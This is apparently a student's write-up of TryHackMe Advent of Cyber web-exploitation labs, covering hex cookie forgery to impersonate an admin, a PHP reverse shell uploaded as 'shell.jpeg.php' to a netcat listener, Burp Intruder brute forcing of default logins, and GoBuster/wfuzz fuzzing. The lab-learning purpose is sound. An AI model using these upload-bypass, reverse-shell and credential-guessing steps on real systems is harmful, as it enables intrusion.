

PSP0201

Week 2

Writeup

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Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

The title of the website is <title>Christmas Console</title>.

```
1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Christmas Console</title>
5     <meta charset=utf-8>
6     <meta name=viewport content="width=device-width, initial-scale=1.0">
7     <script src="assets/js/login.js"></script>
8     <script src="assets/js/userfuncs.js"></script>
9     <link rel=stylesheet type=text/css href="/assets/css/style.css">
```


Question 2

The name of the cookie used for authentication is auth.

Filter Items								
Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022...	10.10.126.38	/	Session	128	false	false	None

Question 3

Value of this cookie encoded is format in hexadecimal



Question 4

The data is stored in JSON format. JSON is a text-based data format that is used to store and transfer data. In JSON, the data are in key/value pairs separated by a comma , .

The screenshot shows a terminal window with two sections: 'Input' and 'Output'.
In the 'Input' section, there is a single line of hex-encoded data: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2268756d6169726168227d.
In the 'Output' section, the data is decoded into JSON format: {"company": "The Best Festival Company", "username": "humairah"}.

Question 5

The value for the company field in the cookie is The Best Festival Company.

The screenshot shows a terminal window with one section labeled 'Output'. It displays the JSON object {"company": "The Best Festival Company", "username": "humairah"}.

Question 6

Username is the other field found in the cookie.

The screenshot shows a terminal window with one section labeled 'Output'. It displays the JSON object {"company": "The Best Festival Company", "username": "humairah"}.

Question 7

After change the username to santa, the value of Santa's cookie is 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various conversion options like To Base64, From Base64, To Hex, etc. The main area has a 'Recipe' section set to 'To Hex' with 'None' as the delimiter and '0' bytes per line. The 'Input' field contains a JSON string: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Output' field shows the resulting hex dump: `7b22636f6d70616e79223a2254686520426573742046653746976616c20436f6d70616e79222c2922757365726e616d65223a2273616e7461227d`.

Question 8

Now having access to the controls, switching on every control shows the flag. The flag is `THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}`.

The screenshot shows a control console interface. It features a background image of a teddy bear looking at a control panel. In the foreground, there's a table with two columns: 'Control' and 'Active?'. The controls listed are Port Picking, Assembly, Painting, Touch-up, and Sorting. Each control has a toggle switch next to it, all of which are currently in the 'on' position. Below the table, there's a text input field containing the flag: `THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFlYmQy}`.

Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we copied the IP address and pasted it in our own browser. We were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using

Cyberchef, we altered the username to ‘santa’, the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa’s) and proceeded to enable every control, which in turn showed the flag.


Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Terminal Emulator

Solution/walkthrough:

Question 1

?id=ODIzODI5MTNiYmYw adding to the URL to get access to the upload page



Question 2

It allows files with extensions: .jpeg, .jpg, and .png. Image is the type of file that is accepted by the site.

```
<main>
  <h1>Protect the Factory!</h1>
  <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
  <input type="file" id="chooseFile" accept=".jpeg,.jpg,.png">
  <button tabindex=0 id=coverFile>Select</button>
  <button tabindex=1 id=uploadFile>Submit</button>
  <p id=fileText>No file selected</p>
</main>
```

Question 3

/uploads/ is the directory that uploaded files stored

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpeg.php	2022-06-16 12:02	5.4K	


Question 4

Netcat's parameter explanations

- -v Have nc give more verbose output.
- -p Specifies the source port nc should use, subject to privilege restrictions and availability.
- -l Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.
- -n Do not do any DNS or service lookups on any specified addresses, hostnames or ports.

Question 5

In our netcat terminal windows, we see a shell and can find the flag: cat /var/www/flag.txt
THM{MGU3Y2UyMGUwNjExYT4NTAxOWJhMzhh}



You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots! This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.
Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYT4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muiri (@MuirlandOracle)

Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we copied the IP address and pasted it in our own browser. We were shown a page that showed 'You are not signed in Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)'. The id that we received was ODIzODI5MTNiYmYw. We added ?id=ODIzODI5MTNiYmYw to our URL. When we hit enter, it showed the upload page. To find the type of file that is accepted by the site, we right-clicked on it and chose the 'view page sources' option. Then, it showed the source code, and we could get the info from there. It allows files with extensions of .jpeg, .jpg, and .png. From that, we know the type of file that is accepted by the site is image. For this section, we need to get a reverse shell script ready. To use this script, we copy 'cp usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php' to our terminal. Next, we need to edit the script in nano. There are two lines of code with comments //CHANGE THIS after them, the ip and port variables. For the IP address we put the IP of our machine '10.8.92.218' and for the port we put '443'. Next, we run netcat with the command sudo nc -lvpn 443 in order to listen on port 443. We came back to page uploads and submitted the script we just created. In the 'select' button, we chose the shell.jpeg.php script then clicked 'submit'. Next up, we need to find the directory that any uploaded files are saved in. This can be done by taking a guess at what the directory may be. It can be found with /uploads. Click on the file to execute the shell! In our netcat terminal windows, we see a shell and can find the flag.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, Burp Suite

Solution/walkthrough:

Question 1

The name of the botnet mentioned in the text that was reported in 2018 is Mirai.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called **Mirai** took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Starbucks paid \$250 USD for reporting default credentials according to the text

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid **\$250** for the reported issue):

Question 3

who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th

- ag3nt-j1

- **ag3nt-j1**

 **ag3nt-j1** U.S. Dept Of Defense staff agreed to disclose this report. Jun 25th (2 years ago)

Question 4

the port number for Burp - 8080

(The number after the IP address and the symbol ':' is the port number)

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser.

Add	Running	Interface	Invisible	Re
Edit	<input checked="" type="checkbox"/>	127.0.0.1:8080		
Remove				

Question 5

What is the proxy type - HTTP



Question 6

the URL encoding for "PSP0201" - %50%53%50%30%32%30%31

The screenshot shows the 'Decoder' tool in Burp Suite. The top row contains the URL-encoded string '%50%53%50%30%32%30%31'. To its right are buttons for 'Text' (selected), 'Hex', 'Decode as ...', 'Encode as ...', 'Hash ...', and 'Smart decode'. The bottom row contains the decoded string 'PSP0201'. It also has the same set of buttons to its right. The Burp Suite interface includes a navigation bar with 'Applications', 'Places', 'System', a date/time indicator ('Fri 17 Jun, 07:30 AttackBox IP:10.10.149.103'), and tabs for 'Proxy' (selected), 'Target', 'Intruder', 'Repeater', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'.

Question 7

Look at the list of attack type options on intruder. Which of the following options matches the one in the description - Cluster Bomb

Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.


Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.




Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.




Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Question 8

What is the flag? - THM{885ffab980e049847516f9d8fe99ad1a}







Burp Suite Community Edition v2022.3.9 - Temporary Project

File Applications Places System Fri 17 Jun, 05:17 AttackBox IP:10.10.120.157

Burp Project Intruder Repeater Window Help

Decoder Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer

1 x 2 x ...

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 3

Payload type: Simple list Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste password
Load ... admin
Remove 12345
Clear
Deduplicate

Add Add from list ... [Pro version only]

Start attack

2. Intruder attack of http://10.10.45.93 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	admin	password	302			309	
2	root	password	302			309	
3	user	password	302			309	
4	admin	admin	302			309	
5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

Finished

2. Intruder attack of http://10.10.45.93 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

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5	root	admin	302			309	
6	user	admin	302			309	
7	admin	12345	302			255	
8	root	12345	302			309	
9	user	12345	302			309	

Request Response

Pretty Raw Hex




```

1 POST /Login HTTP/1.1
2 Host: 10.10.45.93
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29

```

0 matches

Search... Finished



Thought Process/Methodology:

Having accessed the target machine, we open Firefox and copy paste the IP address of the Machine on the search box and press enter. We open Burp Suite by clicking on the Icon. Then, we clicked the temporary project and started the Burpsuite Programme. We open the browser and click on the FoxyProxy browser extension, and select "Burp". Next we went to the BurpSuite application and clicked the Proxy tab, then we made sure that the interception button says "Interception is On". Next, we went back to the browser and tried to log in to the website with chosen Username and Password. We went to the Burpsuite application and on the Proxy tab, it will show your request which is showing your username and password. We right-clicked on it and chose to 'send to intruder'. Then, we went to the intruder tab, clicked the "Positions" tab. We should see the request. Then select "Cluster Bomb" in the Attack type dropdown menu. We cleared the pre-selected positions and highlighted the username value and password value and clicked "Add" to add it as a position. After that, we clicked the "Payloads" tab, and selected the Payload set 1. We will manually add entries to the list. Set 1 is for username. We will add three entries which are 'root', 'user', and 'admin'. Write each one of them and click add. Then, we chose Payload set 2 which is for password. We will add three common passwords that are 'password', 'admin', and '12345'. After finishing adding all of that, click the start attack button. After observing each attempt, we will see that only the pair of 'admin' and '12345' have a different number on the length tab. This means that the attempt was successful. We went back to the Proxy tab, and clicked on the interception button so that it says 'Interception is Off'. Then, we went to the website earlier with the Machine IP address, and tried to login with the successful combination that we found with the help of the Burp Suite. Then we are In! We could see the flag at the bottom of the map. Lastly, after finishing, we'll turn off the FoxyProxy extension on the browser.

Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, Terminal Emulator

Solution/walkthrough:

Question 1

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

[wfuzz -c-z file/big.txt <http://shibes.xyz/api.php?breed=FUZZ>]

- a) wfuzz
- b) big.txt
- c) shibes
- d) php
- e) breed

Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

- site-log.php

The screenshot shows a web browser with two tabs open. The left tab is a challenge page from TryHackMe titled 'Index of /api'. It contains instructions to use GoBuster to find the API directory and lists 'site-log.php' as the found file. The right tab is a file explorer window titled 'Index of /api - Mozilla Firefox' showing a directory listing for 'site-log.php'.

Challenge Page Content:

Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

wfuzz -c-z file/big.txt <http://shibes.xyz/api.php?breed=FUZZ>

Use GoBuster (against the target you deployed – not the shibes.xyz domain) to find the API directory. What file is there?

site-log.php


File Explorer Content:

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

- THM{D4t3_AP1}



Question 4

Look at wfuzz's help file. What does the -f parameter store results to?

```
-f filename,printer
      Store results in the output file using the specified printer (raw
      printer if omitted).
```

Thought Process/Methodology:

Firstly, we connected to the network via openVPN to access machines. After succeeding, we copied and pasted the IP address on our browser. Next, we ran GoBuster on the terminal with the command gobuster dir -u http://10.10.252.234 -w /usr/share/dirb/wordlists/big.txt -x .php. Then we came back to the page and put /api to the URL. There is a listing of the directory's contents. The only file here is site-log.php. We clicked the file and went back to the terminal. We ran the wfuzz command and saw one that looked a bit different than the rest. The date 20201125 shows 13 characters, so we can tell that it is not empty like the rest. Then we add site-log.php?date=20201125 to the URL. We can see the flag on the page.

Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Terminal Emulator

Solution/walkthrough:

Question 1

The default port number for SQL Server running on TCP can be found in google.

1433

By default SQL Server listens on TCP port number 1433, but for named instances the TCP port is dynamically configured.

